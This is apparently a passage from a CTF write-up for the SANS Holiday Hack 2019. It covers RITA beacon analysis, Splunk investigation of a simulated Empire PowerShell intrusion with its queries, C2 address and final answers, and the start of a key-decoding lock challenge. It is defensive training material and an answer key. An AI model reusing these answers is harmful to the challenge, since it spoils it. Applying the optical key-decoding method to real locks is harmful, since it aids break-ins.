0.847	192.168.134.131	150.254.186.145	684	13737.000	8741	2244	1	698	54	356	0.000	0.000	0	0
0.840	192.168.134.135	150.254.186.145	345	12891.000	1	2097	1	694	31	181	0.000	0.000	0	0
0.835	192.168.134.133	45.55.96.63	132	1268.000	9	49	1	658	39	68	0.000	0.000	0	0
0.835	192.168.134.134	216.17.109.252	63	92.000	2	0	3	52	7	63	0.000	0.000	0	0
0.835	192.168.134.135	52.242.211.89	49	572.000	1170	2766	1680	153	37	40	0.000	0.000	0	0
0.835	192.168.134.133	69.4.231.30	115	4135.000	2	105	1	684	35	58	0.000	0.000	0	0
0.834	192.168.134.134	52.177.166.224	46	541.000	471	2378	1680	153	28	36	0.000	0.000	0	0
0.834	192.168.134.130	198.54.117.200	24	92.000	36821	0	3	52	8	24	0.000	0.000	0	0
0.834	192.168.134.131	52.242.211.89	38	362.000	63	40	1680	153	24	33	0.000	0.000	0	0
0.834	192.168.134.133	52.177.166.224	46	523.000	517	2384	1680	153	31	38	0.000	0.000	0	0
0.834	192.168.134.129	52.179.224.121	27	959.000	16355	2548	1680	153	15	16	0.000	0.000	0	0
0.834	192.168.134.130	198.54.117.197	24	92.000	36847	0	3	52	8	24	0.000	0.000	0	0
0.834	192.168.134.132	52.179.224.121	47	379.000	643	153	1680	153	29	37	0.000	0.000	0	0
0.834	192.168.134.135	154.8.224.145	24	49.000	10	52	1	52	4	18	0.000	0.000	0	0
0.834	192.168.134.130	198.54.117.198	24	92.000	36838	0	3	52	6	24	0.000	0.000	0	0
0.834	192.168.134.131	198.54.117.197	26	84.000	24360	52	3	52	7	24	0.000	0.000	0	0

Figure 91 - RITA Screenshot

We can see that the source with the greatest number of connections with one of the lowest interval ranges, and by some amount, is listed at the top which we can safely take as our malware-infected system

The alternative solution to this was to look in the folder within the extracted downloaded ZIP file as this already contained the HTML file that was produced over the last few screenshots.

Answer

192.168.134.130

Splunk

Synopsis

Access <https://splunk.elfu.org/> as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.

- <https://splunk.elfu.org/>




Figure 92 - Splunk Screenshot

Solution

When we visit the site and login, we get presented with the following.




Figure 93 - Splunk Screenshot

There are 7 training questions to answer before we go for the challenge question itself. For brevity, only the relevant screenshots will be shown here. Everything else will be in the appendix.

Question 1

What is the short host name of Professor Banas' computer?

When we first go in, there is a chat window with what seems like an active chat where we have our first pointer.




Figure 94 - Splunk Screenshot

Into the #ELFU SOC chat we go where we find the answer to our first question.

Gah... that's Professor Banas' system from over in the Polar Studies department

Guest (me)

That's why I'm here, actually...Kent sent me to this channel to help with Prof. Banas' system

Figure 95 - Splunk Screenshot

Interestingly we see what looks like Empire³⁴³⁵ payloads going to an IP of <http://144.202.46.214:8080> which again point to <https://www.vultr.com/>.

Figure 96 - Splunk Screenshot

³⁴ <https://medium.com/@netscylla/powershell-that-looks-smells-like-empire-payloads-7f9bfdd39e5b>

³⁵ <http://www.powershellempire.com/>

Question 2

What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)

Upon answering the first question correctly, the chat with Alice Bluebird continues and expands. The hint Alice gives is that a simple search will suffice and that Santa may be the keyword in question

A simple search for "Santa" reveals the document we are after



The screenshot shows a Splunk search results page with two columns: 'Time' and 'Event'. The 'Event' column displays a series of PowerShell command invocations. Key details from the logs include:

- TaskCategory=Executing Pipeline
- OpCode=To be used when operation is just executing a method
- RecordNumber=417616
- Keywords=None
- Message=CommandInvocation(Stop-AgentJob): "Stop-AgentJob"
- CommandInvocation(Format-List): "Format-List"
- CommandInvocation(Out-String): "Out-String"
- ParameterBinding(Stop-AgentJob): name="JobName"; value="4VClDA"
- ParameterBinding(Format-List): name="InputObject"; value="C:\Users\cbanas\Documents\Naughty_and_Nice_2019\draft.txt!1:Carl, you know there's no or ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.FormatStartData"
- ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.GroupStartData"
- ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData"
- ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.GroupEndData"
- ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.FormatEndData"

Figure 97 - Splunk Screenshot

Question 3

What is the fully-qualified domain name (FQDN) of the command and control(C2) server?
(Example: badguy.baddies.com)

Several pieces of dialog help narrow down the search needed for this next one and the search string pretty much gives us exactly what we need.

The search string is `index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3`

This yields over 150 results but as the chat said, some interesting fields to the left which we go into that give us our next answer




Figure 98 - Splunk Screenshot

Question 4

What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)

The search Alice gives us is `index=main sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational"` to look for all PowerShell logs on the system. We then need to determine the process ID or process GUID associated with these logs³⁶.

We pipe the search to `reverse` and apply a timeframe of 5 seconds either side to the first record to see what process IDs are present. These end up being 6268 and 5864.

Those IDs are turned into hex and added to a search string one at a time, looking for the event code `4688`³⁷ as follows: `index=main sourcetype=WinEventLog EventCode=4688 process_id=0x187c`

This only brings back one event and we are able to provide the details once again.



Figure 99 - Splunk Screenshot

Question 5

How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)

³⁶ The details of which will be documented in the appendix

³⁷ <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4688>

We get given the following search which analyses email addresses via stoQ³⁸: `index=main sourcetype=stoq | table _time results{}.workers.smtp.to results{}.workers.smtp.from results{}.workers.smtp.subject results{}.workers.smtp.body | sort - _time`

Unfortunately, this doesn't provide unique email address so we amend the script slightly to account for it and exclude Professor Banas sending to himself. This leaves us with the following search that gives us our answer: `index=main sourcetype=stoq results{}.workers.smtp.from!="carl banas <carl.banas@faculty.elfu.org>" | table _time results{}.workers.smtp.from | stats count by results{}.workers.smtp.from | rename results{}.workers.smtp.from as email_addy | eval email_addy_count=lower(email_addy) | stats count by email_addy_count`



Figure 100 - Splunk Screenshot

Question 6

What was the password for the zip archive that contained the suspicious file?

A search of just **password** gave us the password we were after but also using the search from before (`index=main sourcetype=stoq | table _time results{}.workers.smtp.to results{}.workers.smtp.from results{}.workers.smtp.subject results{}.workers.smtp.body | sort - _time`) gave us it in a nicer view.

A screenshot of a Splunk search results page. The search term used is `results[workers.smtp.body ~ "password"]`. The results show two email bodies. The first one is from "bradly" to "carl banas" on August 25, 2019, at 9:18 AM. It contains a message about an assignment and includes a password: "please open the attached zip file with password 123456789 and then open the word document to view it. you will have to click "enable editing" then "enable content" to see it. this was a fun assignment. i hope you like it! --bradly buttercups". The second email body is identical to the first, starting with "I opened your assignment (which was not easy, by the way) and it seems you have not only not included an image per the instructions, but your assignment is identical to another student's assignment. This means your grade will be 0/100." followed by the same password and instructions.


Figure 101 - Splunk Screenshot

Question 7

What email address did the suspicious file come from?

Again, the previous search was enough to answer this question as well.

³⁸ <https://stoq.punchcyber.com/>



```
results().workers.smtp.to
bradly buttercups <bradly.buttercups@eifu.org>
Bradly Buttercups <Bradly.Buttercups@eIfu.org>
```

Figure 102 - Splunk Screenshot

Challenge Question

What was the message for Kent that the adversary embedded in this attack?

Lastly, the two searches provided by Alice combine to make the following:

```
index=main
sourcetype=stoq "results{}.workers.smtp.from"="bradly buttercups <bradly.buttercups@eifu.org>" | eval results = spath(_raw, "results{}") | mvexpand results | eval path=spath(results, "archivers.filedir.path"), filename=spath(results, "payload_meta.extra_data.filename"), fullpath=path."/".filename | search fullpath!=" "| table filename,fullpath
```

Furthermore, Alice mentions a line word documents, specifically the word **core**. This points us at one specific record.




core.xml /home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4/core.xml

Figure 103 - Splunk Screenshot

Navigating to <http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ%20Artifacts/home/ubuntu/archive/f/f/1/e/a/>

presents us with a file which we download.



Last Modified	Size	Key
2019-11-29T23:00:19.000Z	0.9 kB	ff1ea6f13be3faabd0da728f514deb7fe3577cc4

Figure 104 - Splunk Screenshot

The downloaded file is XML and has the details we are after.

```

1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <cp:coreProperties
3      xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties"
4      xmlns:dc="http://purl.org/dc/elements/1.1/"
5      xmlns:dcterms="http://purl.org/dc/terms/"
6      xmlns:dcmiType="http://purl.org/dc/dcmitype/"
7      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
8      <dc:title>Holiday Cheer Assignment</dc:title>
9      <dc:subject>19th Century Cheer</dc:subject>
10     <dc:creator>Brady Buttercups</dc:creator>
11     <cp:keywords></cp:keywords>
12     <dc:description>Kent you are so unfair. And we were going to make you the king of the Winter Carnival.</dc:description>
13     <cp:lastModifiedBy>Tim Edwards</cp:lastModifiedBy>
14     <cp:revision>4</cp:revision>
15     <dcterms:created xsi:type="dcterms:W3CDTF">2019-11-19T14:54:00Z</dcterms:created>
16     <dcterms:modified xsi:type="dcterms:W3CDTF">2019-11-19T17:50:00Z</dcterms:modified>
17     <cp:category></cp:category>
18 </cp:coreProperties>

```

Figure 105 - Splunk Screenshot

Finally, we have all the answers in one place

The screenshot shows the Elf University SOC interface. On the left, there's a sidebar with user icons and names: Alice Bluebird (online), Buddy Bellsbee (online), Cosmo Jingling (online), Fibbie O'Mittens (online), Kent (offline), McFluffy Bedding (online), Zippy Frostington (online), #ELFU SOC (6 members), and Guest (me) (online). The main area has two sections: "SOC Secure Chat" and "Training Center".

SOC Secure Chat: A conversation with Alice Bluebird. Alice says: "Thank you for all the info :)" and "No worries. Sleep learning curve assault here.". Kent responds: "It put in a good word for you with the boss of the SOC." Alice replies: "and feel free to poking around more. There's fun stuff in the data that I did not grade you to." Kent asks: "Oh cool! I may do that... but do you think it's going to weird around here?" Alice says: "Absolutely".

Training Center: A "Congratulations!" message: "You found the message from the attacker. Be sure to record it somewhere safe for your portfolio OR, and feel free to poking around here as long as you'd like!". Below it is a "Challenge Question": "What was the message for Kent that the adversary embedded in this attack?" with the answer "Kent you are so unfair. And we were going to make you the king of the Winter Carnival.". To the right is a "Training Questions" section with 7 questions:

Training Questions	Status
1. What is the short host name of Professor Banas' computer?	✓ <i>sweatpants</i>
2. What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\tmp\report.pdf)	✓ <i>C:\Users\cbansw\Documents\N</i>
3. What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)	✓ <i>144.202.46.214.vultr.com</i>
4. What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)	✓ <i>19th Century Holiday Cheer As</i>
5. How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 9)	✓ <i>21</i>
6. What was the password for the zip archive that contained the suspicious file?	✓ <i>123456789</i>
7. What email address did the suspicious file come from?	✓ <i>brady.buttercups@elfu.org</i>

A "Welcome Message" button is at the bottom of the Training Center section.

Figure 106 - Splunk Screenshot

Get Access To The Steam Tunnels

Synopsis

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.

Hint

Deviant Ollam, Optical Decoding of Keys - <https://youtu.be/KU6FJnbkeLA>

Solution

This solution starts off in Minty's dorm room.




Figure 107 - Steam Tunnels Screenshot

When we first go into the room, we see someone go into the back room (who we later find out to be Krampus). Following them to the back room reveals they have disappeared.



Figure 108 - Steam Tunnels Screenshot

Both rooms open up a terminal of sorts:

- Front room: <https://key.elfu.org/?challenge=bitting-cutter>
- Back room: <https://thisisit.elfu.org/?challenge=bitting-keyhole>

From these two terminals, it was clear we had to cut a key in the first one to unlock the keyhole in the second one.

The main question was how would we know what key to cut?



Figure 109 - Steam Tunnels Screenshot

The bitting machine would have given us 1,000,000 combinations so brute forcing would have been an option but with each file produced from the machine (having pressed on **Cut**) being 143Kb, downloading 143Gb worth of data didn't seem reasonable.

However, something appeared out of the ordinary. Not only did the avatar that moved between the rooms had a key attached to them where no other avatar did, when inspecting their size, they were about 8 times as large as all the other avatars as we can see in the following image.



Figure 110 - Steam Tunnels Screenshot

So far, we had the following clues:

- The avatar went into the room and seemingly vanished
- The avatar is around 8 times the size of a normal avatar
- The key seems to be drawn differently to the rest of the avatar

Zooming in on the key gave us a reasonable outline.




Figure 111 - Steam Tunnels Screenshot

We needed to produce a key using the bitting machine what would match the pattern of the key that the avatar was wearing. Using the machine, we saw we could just get the images via a URL e.g. https://key.elfu.org/backend/keys/SC4_preview/000000.png

After producing a few examples, there is a pattern emerging where the grooves are relevant to whatever number gets passed in the URL.

SC4 was interesting as it pointed to it being 6 pin³⁹, hence the 6 numbers we could use.

³⁹ <https://kc.allegion.com/kb/article/what-is-an-sc-keyway/>

